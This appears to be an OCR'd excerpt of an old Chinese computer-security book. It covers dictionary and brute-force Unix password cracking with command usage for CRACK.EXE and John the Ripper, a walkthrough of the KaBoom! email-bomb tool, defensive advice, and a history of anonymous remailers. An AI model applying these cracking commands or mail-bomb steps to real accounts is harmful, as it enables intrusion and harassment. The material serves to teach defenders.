


第一章 口令的重要性

1.1 黑客攻击口令的手段

黑客攻击目标时常常把破译普通用户的口令作为攻击的开始。先用“finger 远端主机名”找出主机上的用户帐号,然后就采用字典穷举法进行攻击。它的原理是这样的:根据网络上的用户常采用一些英语单词或自己的姓氏作为口令的实际情况。通过一些程序,自动地从计算机字典中取出一个单词,作为用户的口令输入给远端的主机,尝试进入系统。若口令错误,就按序取出下一个单词,进行下一个尝试,并且一直循环下去,直到找到正确的口令,或字典的单词试完为止。由于这个破译过程由计算机程序来自动完成,十几个小时就可以把字典的所有单词都试一遍。这类程序的典型代表是 LetMeIn version 2.0。

若这种方法不能奏效,黑客就会仔细寻找目标的薄弱环节和漏洞,伺机夺取目标中存放口令的文件 shadow 或 passwd。因为在现代的 Unix 操作系统中,用户的基本信息存放在 passwd 文件中,而所有的口令则经过 DES 加密方法加密后专门存放在一个叫 shadow(影子)的文件中,并且处于严密的保护之下。老版本的 Unix 没有 shadow 文件,它所有的口令都存放在 passwd 文件中。一旦夺取口令文件,黑客们就会用专门破解 DES 加密法的程序来解口令。

1.2 口令的取值范围

首先让我们把 Unix 口令的可能值统计一下:

Unix 一共是[0x00 ~ 0xff]共 128 个字符,小于 0x20 的都算是控制符,不能输入为口令,0x7f 为转义符,不能输入。那么总共有 128 - 32 - 1 = 95 个字符可作为口令的字符。也就是 10(数字) + 33(标点符号) + 26 × 2(大小写字母) = 95 个

如果口令取任意 5 个字母 + 1 位数字或符号(按顺序)可能性是:

52 × 52 × 52 × 52 × 52 × 43 = 16,348 773 000(即 163 亿种可能性)

但如果 5 个字母是一个常用词,估算一下设常用词 5000 条,从 5000 个常用词中取一个词与任意一个字符组合成口令,因每一个字母都分为大小写,所以其可能性为:

5000 × (2 × 2 × 2 × 2 × 2) × 43 = 6 880 000(即 688 万种可能性)

注意:实际情况下绝大多数人都只用小写字符,所以可能性还要小。

但这已经可以用微机进行穷举了，在 Pentium 200 上每秒可算 3、4 万次，像这样简单的口令要不了 3 分钟。如果有人用 P200 算上一周，将可进行 200 亿次攻击，所以 6 位口令是很不可靠的，应该用 8 位。

可惜很多用户确实是这么设口令的。以上只是粗略估算常见的一种情况，实际情况还要复杂，主要是根据用户取口令格式的变化而变化。那些黑客并不需要所有人的口令，他们得到一个用户口令就能潜入系统，并且利用系统的内部漏洞而获取系统的控制权，所以取口令过于简单是对系统安全的不负责。

为了说明问题，下面分析两个破密码的程序。

1.3 hacktool 的使用

hacktool (version 1.3)，这个程序目前支持以下操作系统：

UNIX/LINUX；

OS2.；

MAC；

WINDOWS3.1/95/NT；

DOS。

它支持 586 最新的 MMX 命令集，这使它的解码速度可提高 10%左右。破解的密码长度最高可达到 15 位。程序运行画面见图 1-1 所示。




图 1-1

1. 程序使用方法 1

CRACK.EXE < PASS WORD LEN > < START WORD > < END WORD > < PASSWORD FILE NAME >

密码的长度　　开始的字符　　结束的字符　　存放加密密码的文件名

举例说明：

CRACK 3 0 9 PASSWD

上面这行命令的意思是找出只有 3 位，而且全是数字的密码：

000
001
002
003
004
005
006
007
008
009
010
...
...
999

当下达了这一命令后，程序就开始运行，自动匹配密码，解出密码后的结果会自动存放在 hack.txt 文件中。

2. 程序使用方法 2

CRACK.EXE ALLKEY < PASSWD FILE >

尝试所有可能的密码

这种方法将 ASCII 码排列组合（ASCII 33-254）从最小到最大 依次排列也就是会先从密码只有 3 个字开始找起一直找到密码共 15 个字为止：

流程：

3→4→5→6→7→8→9→10→11→12→13→14→15

这种方法肯定可以找出密码来，但它花费的时间就是一个天文数字了（即使运行在超级计算机上）。

3. 程序使用方法 3

CRACK /USERDICT < DICT FILE > < PASSWD FILE >

外挂解码字典名

例如,有个字典名叫 DICTWORD.TXT,有个密码文件名叫 PASSWORD.TXT,用以下这样的命令就可以了:

CRACK /USERDICT DICTWORD.TXT PASSWORD.TXT

程序将从字典中按顺序取出单词,与密码相匹配。

1.4 John The Ripper version 1.4

这个软件出自著名的黑客组织—UCF。它支持 Unix、Dos、Windows,速度极快,可以说是目前同类中最杰出的作品。对于老式的 passwd 档(就是没 shadow 的那种,任何人能看的都可以把 passwd 密文保存下来),John 可以直接读取并应用字典穷举击破。

对于现代的 passwd + shadow 的方式,John 提供了 UNSHADOW 程序直接把两者合成出老式 passwd 文件。程序运行画面见图 1-2 所示。




图 1-2

这里,将 John The Ripper 的用法进行简单介绍。

1. 基本用法

JOHN -P: PASSWD -W: WORDLIST

WORDLIST 是字典文件。

PASSWD 是你拿到的密码文件。

2. simple 参数的使用

simple(其意思就是"简单",也就是说:"密码简单、头脑也简单")是 John 的一个参数,对于那些简单到用自己的用户名或者跟一点简单数字的密码,例如 root 居然用 root1 做密码,好像

就是在喊:快来 hack 我吧。simple 参数可在瞬间内破出。其余难破的密码,只好用字典档进行疲劳攻击了(当然是计算机疲劳啦,我自然是去一旁喝茶去)。所以充实字典档是必须要做的。

3. 在内存中生成密码

没有字典档时,在 John 的配置文件-- > john.ini 里,有密码长度和字母、数字、符号的设置,设好后就自动在内存里生成密码去找。这样你用软盘也可以进行破解,但机器的速度一定要快。

4. 暴力法破密码

用暴力法破密码时,使用参数-i: all,格式为:

JOHN -I: ALL -P: PASSWD

就可破像 5e5t56e6 这样的密码了。

这样可以产生 A----ZZZZZZZZ 的密码,不过时间很长。

5. 暂时中止

当破解到一半因种种原因需要暂时中止时,按 Ctrl + C,下次破解不必从头来过,只要用 john -restore:restore 即可从断点处继续工作。john 在纯 dos 下要比在 win95 下快,在 unix 下更快。

6. 屏幕输出的意义

当按 Ctrl-C 中止运行时,屏幕输出是这样的:

v: 18 c: 1295458688 t: 1:14:28:08 9% c/s: 11036 w: oentl - obftl

V:是 Victory,是破解成功的个数,若运行一段后,破解了 2 个密码,显示了 V:2,后来又破了几个,V 后面的数字也相应增加。

C:Compare,比较的次数。

T:Time,程序已运行了多长时间。

9%:当前完成度。至 100% 即全部完成。

c/s:是每秒比较的次数(Compare/Time),随机器性能的高低而变化。

W:是当前正在试的一个单词(Word),这个 Word 可能位于你的字典中(如果你用字典的话)或是 john 自己在内存中产生的。根据这个 Word 可以估计破解到什么地方了。

7. 破解有一定规律的密码

对于像 a2e4u7 的密码是很难破出的,但 JOHN 的 INCREMENTAL(渐进)方式的密码组合引入了一些字母的频率统计信息,即"高频先试"的原则,倒是有些启发意义。在 JOHN.INI 中 INCREMENTAL 中的 B、M、E 各行意思如下:

B...Begin M...Middle E...End

如想要加一种方式,比如字母加数字,可以设成:

```
[Incremental:a1]
CharCount = 36      (字符的个数,这儿是 26 个字母 + 10 个数字)
MinLen = 8          (passwd 的最小长度)
```

```
MaxLen = 8          (passwd的最大长度)
CharsetB = 1203984567smcbtdpajrhflgkwneiovyzuqx
CharsetM = 1203984567eaiornltsuchmdgpkbyvwfzxjq
CharsetE = 1203984567erynsatldoghikmcwpfubzjxvq
```

加在 john.ini 里,执行时 incremental 参数选 a1 就行了。

8. 字典获得方法

John 需要的字典可以在 Internet 上下载别人已做好的,如:

ftp.cads.com.tw　在 /pub/security 下的 DICT.ZIP

ftp.uni-koeln.de　/pub/dictionaries/

ftp.ox.ac.uk　/pub/wordlists

也可以自己做,用 txt2dict 或 pass2dic 等专用工具可自动把英语文件转换成字典文件。

1.5 防范的办法

防范的办法很简单,只要使自己的口令不在英语字典中,且不可能被别人猜测出就可以了。一个好的口令应当至少有 7 个字符长,不要用个人信息(如生日,名字等),口令中要有一些非字母(如数字,标点符号,控制字符等),还要好记一些,不能写在纸上或计算机中的文件中,选择口令的一个好方法是将两个不相关的词用一个数字或控制字符相连,并截断为 8 个字符。例如我们以前的口令是:me2.hk97。

1.5.1 用户保持口令安全的要点

·不要将口令写下来。

·不要将口令存于计算机文件中。

·不要选取显而易见的信息作口令。

·不要让别人知道。

·不要在不同系统上使用同一口令。

·为防止眼明手快的人窃取口令,在输入口令时应确认无人在身边。

·定期改变口令,至少 6 个月要改变一次。

最后这点是十分重要的,永远不要对自己的口令过于自信,也许就在无意当中泄露了口令。定期地改变口令,会使自己遭受黑客攻击的风险降到了一定限度之内。一旦发现自己的口令不能进入计算机系统,应立即向系统管理员报告,由管理员来检查原因。

1.5.2 系统管理员的责任

系统管理员也应定期运行这些破译口令的工具,来尝试破译 shadow 文件,若有用户的口令密码被破译出,说明这些用户的密码取得过于简单或有规律可循,应尽快地通知他们,及时更正密码,以防止黑客的入侵。

第二章 电子邮件炸弹和匿名转寄

2.1 电子邮件炸弹

电子邮件炸弹，英文是 E-Mail Bomb，它是黑客常用的攻击手段。常见的情况是当某人或某公司的所做所为引起了某位黑客的不满时，这位黑客就会通过这种手段来发动进攻，以泄私愤。相对于其它的攻击手段来说，这种攻击方法可谓简单，见效快。邮件炸弹实质上就是发送地址不详，容量宠大，充满了乱码或骂人话的恶意邮件，也可称之为大容量的邮件垃圾。由于每个人的邮件信箱都是有限的，当庞大的邮件垃圾到达信箱的时候，就会把信箱挤爆，把正常的邮件给冲掉。同时，由于它占用了大量的网络资源，常常导致网络阻塞，使大量的用户不能正常地工作。所以说，邮件炸弹的危害是相当大的。

现在，已经有很多种能自动产生邮件炸弹的软件程序，而且有逐渐普及的趋势。下面简单介绍其中的一种。

2.1.1 KaBoom! v3.0 主要功能与简介

KaBoom! 软件是此类软件的典型代表，其 3.0 版的比以前的增强了许多的功能，可以不间断发信，常用的匿名邮件服务器的地址列表也做在了程序里，用户还可以自己增添新的功能，再就是可以为所攻击的人订阅一些信量很大的邮件讨论组（邮件讨论组会自动地向指定的地址发送电子邮件），还多了一些很可笑的音效。

启动 KaBoom! v3.0 后会出现一个小窗口，见图 2-1 所示，上面有 3 个按钮，下面分别进行介绍。




图 2-1

1. MailBomber 按钮

用鼠标单击 MailBomber(炸人!)按钮,将出现 MailBomber 对话框,如图 2-2 所示。




图 2-2

其中:

To:为收件人的地址;

From:一般为匿名或冒充别人的名字;

Server:选择要由哪一个匿名邮件服务器发信;

Subject:信件标题;

Message Body:信件内容;

Number of Msg:要寄几封出去(重覆的次数);

Mail Perpet:一直寄,直到按 Stop 钮为止;

CC:同时还要攻击的地址;

Send:开始发送;

Finger:探测被攻击目标的活动情况;

Open:将档案插入信件中。

2. Mailing Lists 按钮

用鼠标单击 Mailing Lists(为别人订邮件组)按钮,将出现 Mailing Lists 对话框,如图 2-3 所示。

其中:

Address:邮件组收件人;

Server:指定邮件服务器;

Subscribe:确定要订当前的邮件组。

3. Close 按钮

用鼠标单击 Close(退出)按钮,将关闭 KaBoom! v3.0 窗口。




图 2-3

在 KaBoom! v3.0 窗口选择 Edit→Settings(设置),将出现如图 2-4 所示的画面。




图 2-4

其中:

Losers:被攻击目标列表;

Names:常用的匿名;

Pseudonyms:常用的假地址;

Play Sound:有没有音效?

Alert Msg:轰炸完成后要不要看一看详细的报告?

鼠标单击主菜单的 About 项,将出现图 2-5 所示画面,它显示出作者的姓名和电子邮件地址。

2.1.2　防范方法

1. 解除电子邮件炸弹

用邮件程序的 email-notify 功能来过滤信件,它不会把信件直接从主机上下载下来,只会把




图 2-5

所有信件的头部信息(headers)送过来,它包含了信件的发送者,信件的主题等信息,用 view 功能检查头部信息,看到有来历可疑信件,可直接下命令把它从主机 Server 端直接删除掉。

万一误用一般的邮件程序抓到 mail bomb,看到在没完没了的下载的时候,强迫关闭程序,重新运行程序,连回 Server,用 email notify 把它删除掉。

2. 拒收某个用户信件的方法

这种方法可使在收到某个特定用户的信件后,自动把信退回(相当于查无此人)。

在 unix 主机你的目录下建立 .forward 文件,内容如下(yourloginname 自己填):

"|/usr/local/bin/filter -o /var/mail/yourloginname"

再于 .elm 下建立 filter-rules 文件,内容如下(里面邮件地址自己填):

if(from = "xxxx@xxxx.xxxx.xxxx.xxxx")then delete

做完后用 filter -r 检查一遍,若当地主机没有安装 filter(过滤)程序,可自己从网络上下载。

3. 自动转信

假如你幸运地有几个 email 地址,其中一个存储空间很大(至少 10MB),那就可以采用如下的办法:

在其它几个较小的 email 目录中都新建一个 .forward 文件(Unix 系统),把存储空间最大的那个 email 地址填写在 .forward 文件内。这样你所有的信件都会自动转寄到那个大信箱,有用的信件也就不那么容易被挤出邮箱了。

2.2 匿名邮件转递系统

1996 年 8 月 30 日,Johan Helsingius 关闭了他以芬兰为基地的 anon.penet.fi 邮件转递系统——这个曾是世界上最受欢迎的节点。这一天被称为是"隐密领域的历史上非常哀伤的一

天”。

2.2.1 邮件转递系统

邮件转递系统是一种可以隐密你的电子邮件地址的计算机服务系统。邮件转递系统允许你寄出电子邮件至 Usenet 新闻群组或是给某个人,但接收者将不会知道你的姓名或你的电子邮件信箱地址。截至目前为止,所有普遍受欢迎的邮件转递系统都是不收取任何费用的。

2.2.2 为什么要使用邮件转递系统

或许你是个计算机工程师,想要表达你对计算机产品的看法,但这可能会让你的老板不悦;可能你正身在一个无法忍受的团体中;也许你正藉由互联网络来寻找雇主,但你不希望让你现在的老板发现;也可能你批评某个人又怕会遭到别人的报复;还许你担心一旦透露你的邮件地址,会受到邮件炸弹的袭击……简单地说,有很多合理、合法的理由会让你——一个遵纪守法的人去使用邮件转递系统。

2.2.3 邮件转递系统如何运作

让我们以 Johan Helsingius 为例子,他是荷兰 Helsinki 公司(处理并协助企业界连上互联网络的业务)的总裁。他经营广泛受到欢迎的互联网络邮件转递系统。他的电子信箱地址“an@anon.penet.fi”出现在极富争议性的新闻群组中是很平常的事。假设你读取到一封心碎女士 < an123@anon.penet.fi > 的文章,哭泣着寻求帮助。你可以写信给位于这个地址 < an123@anon.penet.fi > 的她。Helsingius 的计算机将会消除你的真实姓名和邮件地址(位于你电子邮件的顶端),用假的地址来替代这些资料,并将你的信息转递给那位心碎女士。若那位心碎女士给你回信,Helsingius 的计算机将会利用你新的匿名地址,如 < an345@anon.penet.fi > 来通知你。你可以使用 Helsingius 的免费服务将信件转递给任何人,包括是那些没有使用这个服务的人。Helsingius 的计算机会寄给每一位用户关于此系统的详尽操作方式。

2.2.4 目前有多少邮件转递系统存在

截至目前为止,有不下 10 个的公开邮件转递系统提供任何人免费地使用。也有一些特定的邮件转递系统只允许用户张贴文章于特定的 Usenet 群组中。

2.2.5 邮件转递系统为什么免费

有一个简单的问题就是,邮件转递系统管理者如何向希望使用最佳隐密系统用户收费?因为邮件转递系统管理者无法向其索取信用卡号码或接收支票。再者,如果邮件转递系统管理者向希望使用最佳隐密系统用户收费,这样做就违背了他建立最佳隐密邮件转递系统的初衷。所以目前邮件转递系统是免费的。

当然,也许在将来邮件转递系统运营者可能改变他们的服务,让隐密用户付出一定的隐密代价。举一个例子来说,利用电子邮件信箱来运作的网络公司,便很可能需要使用邮件转递系统来实现他们的业务,因为目前就有不少公司租用邮政信箱,他们转而使用先进的电子邮件信箱是很可能的,对于这一类邮件转递系统用户来说,邮件转递系统运营者向他们收取一定的费用也是无可非议的。例如,在柏克莱的 Community ConneXion 便已经租用了匿名的首页,并且提供匿名的电子邮件帐号。为了让邮件转递系统大规模地成为商业性质,如 DigiCash 的匿名付

款系统便必须先行普及。

2.2.6 为什么会有人要经营维护邮件转递系统

为自己个人用途而设置邮件转递系统的人，可能会也可能不会考虑将其与我们分享。Joshua Quittner，令人毛骨悚然的高科技的 *Mother's Day* 一书的作者，在为 *Wired*（连线）杂志访问 Helsingius 先生时，Helsingius 提到：

“能够在每一个人都不知道你是谁的情况下表达某些观点是很重要的。一个最好的例子便是引起广泛讨论的电话 Caller ID。如果于受话端对方知道这电话是谁拨通的，那么，人们确实就会非常沮丧。类似电话之类的联系方法，人们认为他们用匿名的方式来使用是理所当然的，我想同样的道理也可以运用在电子邮件上。”

“居住在芬兰，我清楚地感觉到在原苏联内部事情是如何运作的。如果你在那边真实地拥有一部复印机甚或打字机，你必须先行为它登记，他们会对你的打字机的输出先行采样，如此他们便能于事后将之辨识出来。这是我听到过的一些令人胆寒的事情。事实上你必须对所有提供信息给大众或相同性质的物品进行登记，就如同你在网络上必须为每样事情签名。当然，也就总是免不了如同猎物一般被追踪到。”

2.2.7 “拟真匿名”与“匿名”邮件转递系统之间的差别

大多数人使用的“匿名邮件转递系统”，如果简单地划分，可以分为两种不同形式的邮件转递系统——“拟真匿名”邮件转递系统和“匿名”邮件转递系统。

一个“拟真匿名”邮件转递系统基本上是一个你利用邮件转递系统运作所开启的帐号。Anon.penet.fi 便是一个“拟真匿名”的邮件转递系统。这表示 Julf，系统管理员和他的助手知道你真实的电子邮件地址，你的隐密性是建立在 Julf 所拥有的机器上的。然而，在实际的情况下，这又代表了什么呢？这就是说，如果要是某人取得了一张法院签发的命令，就可能强迫“拟真匿名”邮件转递系统管理员出示你的真实身份。芬兰警察便曾强迫 Julf 出示了至少一位用户的真实身份。

大多数“拟真匿名”邮件转递系统的优点在于使用上非常便利。如果你能寄出电子邮件，你便大概可以了解“拟真匿名”邮件转递系统了。你要为容易使用而付出的唯一代价便是隐密性较差。

真正的匿名邮件转递系统是完全不同的。其优点是：它们比“拟真匿名”邮件转递系统提供了更多的隐密性。缺点是：它们比“拟真匿名”邮件转递系统使用更复杂。目前，真正的匿名邮件转递系统基本上有两种型式，即“Cypherpunk 邮件转递系统群”型式和 Lance Cottrell 的“Mixmaster 邮件转递系统群”型式。如果你希望有最佳的隐密性，你应该将你的信息送至两个或更多的邮件转递系统。如果操作进行得正确无误，你可以保证没有任何人（包括邮件转递系统管理员）可以获取你的真实姓名和你的地址信息。这是“匿名”的真实含意。在现实中，没有人可以强迫匿名邮件转递系统管理员出示你的身份，因为连操作员自己都没有线索可以知道你是谁！Cypherpunk 和 Mixmaster 邮件转递系统家族技术性太强，在这里不作更深一步的探讨。

2.2.8 “理想的”邮件转递系统

一个理想的邮件转递系统有下列特点：

(1) 容易使用。

(2) 由一可靠的个体运作,且他的系统真的是遵守他所承诺的。另外,这个人应该拥有计算机经验以便藉助深谋远虑的防范措施来捍卫用户的秘密,避免从大众或政府方面来的黑客入侵。

(3) 可以依不定时的规律将你的信件予以发送。所谓不定时的规律是指随机时间,可能是过几分钟或过几小时,从而使得更难去追踪并联想到信件到达时间。

(4) 鼓励使用 PGP 加密软件。如果一个邮件转递系统不允许使用 PGP 加密软件,人们有理由地假设这个邮件转递系统的管理者可能正沉醉在阅读所有转递邮件的乐趣中。

2.2.9　如何合理地使用邮件转递系统

一个负责任的用户应该是:

(1) 传送合理长度大小的文字档案,大的二进制文件会占去太多的传输时间;

(2) 选择性地传输档案,邮件转递系统不是设计用来传送一些"你可以致富" 之类的连锁信函或其它垃圾邮件。

某位邮件转递系统管理者曾说过:"这个邮件转递系统在过去已经被滥用,因为大多数的用户隐藏在匿名之后去伤害其他的用户。我将对从事这种行为的用户采取严正的必要步骤。让我们维持网络成为一个和善且富于生产力的地方。使用这个邮件转递系统送出死亡威胁是极度令人厌恶的。如果你这样做,我会将你的地址出示给警方单位。"

合法的邮件转递系统管理员将不会宽容伤害性或犯罪性的活动。一旦发现,请立刻向邮件转递系统管理员反应任何有关的犯罪事件。

2.2.10　邮件转递系统技术性信息与软件

·新闻组 alt.privacy.anon-server 是一个维持有最新的邮件转递系统消息和问问题的好地方。


·Andre Bacard 的 PGP FAQ for Novices 是一个对 Pretty Good Privacy 加密软件在网际空间匿名邮件转递系统中使用之非技术性探讨。

·Alpha.C2.org 是作者所知最高机密等级的"拟真匿名"邮件转递系统。Alpha.C2.org,位于加州柏克莱,要求用户使用 PGP。请参阅 ALPHA.C2.ORG Remailer FAQ。

·Community ConneXion 允许用户利用 Cypherpunk 邮件转递系统之网页传送匿名的信息,比最高层次的机密等级差一些。

·Lance Cottrell 的 Mixmaster software 允许 UNIX 用户利用 Mixmaster 等级的匿名邮件转递系统。

·Arnoud "Galactus" Engelfriet 的 Galactus Site 提供许多通往邮件转递系统世界之有价值链结。



第三章 Windows 95 与 IE 的安全

Windows 95 是现在使用最广泛的个人操作系统，假如你使用的系统还未升过级，那么提醒你要马上下载最新的修复版本来升级，因为在 Windows 95 和 Windows NT 中有一个严重的安全漏洞，一旦上网，任何人都可以攻击你！

